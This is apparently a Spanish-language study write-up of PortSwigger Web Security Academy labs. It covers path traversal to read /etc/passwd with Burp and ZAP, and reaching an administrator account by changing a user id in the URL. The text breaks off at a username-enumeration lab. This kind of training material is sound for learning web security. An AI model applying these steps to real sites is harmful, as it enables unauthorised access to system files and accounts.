

Server Side Apprentice de PortSwigger



ÍNDICE

PATH TRAVERSAL (3 OF 3)	2
LAB: FILE PATH TRAVERSAL, SIMPLE CASE	2
PATH TRAVERSAL (3 OF 3) (ZAP PROXY)	4
LAB: FILE PATH TRAVERSAL, SIMPLE CASE	4
ACCESS CONTROL (12 OF 12)	5
LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH PASSWORD DISCLOSURE.	5
AUTHENTICATION (7 OF 9)	8
LAB: USERNAME ENUMERATION VIA DIFFERENT RESPONSES	8
SERVER-SIDE REQUEST FORGERY (SSRF) (6 OF 6)	13
LAB: BASIC SSRF AGAINST ANOTHER BACK-END SYSTEM	13
FILE UPLOAD VULNERABILITIES (9 OF 9)	20
LAB: WEB SHELL UPLOAD VIA CONTENT-TYPE RESTRICTION BYPASS	20
OS COMMAND INJECTION (5 OF 5)	24
LAB: OS COMMAND INJECTION, SIMPLE CASE	24
SQL INJECTION (7 OF 7)	26
LAB: SQL INJECTION VULNERABILITY ALLOWING LOGIN BYPASS	26


PATH TRAVERSAL (3 OF 3)

LAB: FILE PATH TRAVERSAL, SIMPLE CASE

This lab contains a path traversal vulnerability in the display of product images.


To solve the lab, retrieve the contents of the `/etc/passwd` file.

1. Cogeremos cualquier URL que tenga filename.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	https://0a4200b703b6e68f...	GET	/			200	10386	HTML		File path traversal, si...		✓	34.246.129.62	session=UNed2...	17:04:46 4 ...	8080
3	https://0a4200b703b6e68f...	GET	/resources/images/rating5.png		✓	200	624	PNG	png			✓	34.246.129.62		17:04:54 4 ...	8080
4	https://0a4200b703b6e68f...	GET	/image?filename=56.jpg		✓	200	163137	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080
5	https://0a4200b703b6e68f...	GET	/image?filename=67.jpg		✓	200	196990	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080
6	https://0a4200b703b6e68f...	GET	/image?filename=12.jpg		✓	200	236262	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080
7	https://0a4200b703b6e68f...	GET	/image?filename=33.jpg		✓	200	198033	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080
8	https://0a4200b703b6e68f...	GET	/image?filename=15.jpg		✓	200	313445	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080
9	https://0a4200b703b6e68f...	GET	/image?filename=75.jpg		✓	200	241950	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080
10	https://0a4200b703b6e68f...	GET	/image?filename=66.jpg		✓	200	117924	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080
11	https://0a4200b703b6e68f...	GET	/image?filename=46.jpg		✓	200	274394	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080
12	https://0a4200b703b6e68f...	GET	/image?filename=62.jpg		✓	200	174829	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080
13	https://0a4200b703b6e68f...	GET	/image?filename=16.jpg		✓	200	217473	JPEG				✓	34.246.129.62		17:04:54 4 ...	8080

2. Nos lo llevamos al Repeater.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
1	https://0a4200b703b6e68f...	GET	/			200	10386	HTML	
3	https://0a4200b703b6e68f...	GET	/resources/images/rating5.png			200	624	PNG	png
4	https://0a4200b703b6e68f...	GET	/image?filename=56.jpg	✓		200	163137	JPEG	
5	https://0a4200b703b6e68f...	GET	/image?filename=...	✓		200	196990	JPEG	
6	https://0a4200b703b6e68f...	GET	/image?filename=...	✓		200	236262	JPEG	
7	https://0a4200b703b6e68f...	GET	/image?filename=15.jpg	✓		200	198033	JPEG	
8	https://0a4200b703b6e68f...	GET	/image?filename=...	✓		200	313445	JPEG	
9	https://0a4200b703b6e68f...	GET	/image?filename=75.jpg						
10	https://0a4200b703b6e68f...	GET	/image?filename=66.jpg						
11	https://0a4200b703b6e68f...	GET	/image?filename=46.jpg						
12	https://0a4200b703b6e68f...	GET	/image?filename=62.jpg						
13	https://0a4200b703b6e68f...	GET	/image?filename=16.jpg						

Request

1 GET /image?filename=15.jpg HTTP/2

2 Host: 0a4200b703b6e68f886e8e5f007500e9.web-sec

Send to Intruder Ctrl+I


Send to Repeater Ctrl+R

Send to Sequencer

Send to Organizer Ctrl+O

Send to Comparer (request)

3. Modificamos el parámetro filename y daremos a send.




PATH TRAVERSAL (3 OF 3) (ZAP PROXY)

LAB: FILE PATH TRAVERSAL, SIMPLE CASE


This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

1. Cambiaremos el parámetro filename.



2. Y acto seguido nos saldrá la respuesta.



ACCESS CONTROL (12 OF 12)


LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH PASSWORD DISCLOSURE.

This lab has user account page that contains the current user's existing password, prefilled in a masked input.

To solve the lab, retrieve the administrator's password, then use it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

1. Iniciar sesión con las credenciales que nos da el ejercicio (`wiener:peter`)




Login

Username
wiener

Password
.....


Log in



2. Encontrar la contraseña del usuario Administrator.


Una vez estamos en el usuario wiener nos dispondremos a cambiar en la URL wiener por administrator. Y una vez damos enter, ya estaremos en el usuario administrador.

Solo tendremos que inspeccionar el código HTML para encontrar la contraseña.



3. Nos logeamos como administrador y borramos la cuenta carlos.

Como podemos observar ya hemos borrado el usuario carlos.



AUTHENTICATION (7 OF 9)


LAB: USERNAME ENUMERATION VIA DIFFERENT RESPONSES

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

1. Probamos un login y contraseña random para poder coger la información en bulp suite.




Login

Username
administrator


Password
.....

Log in

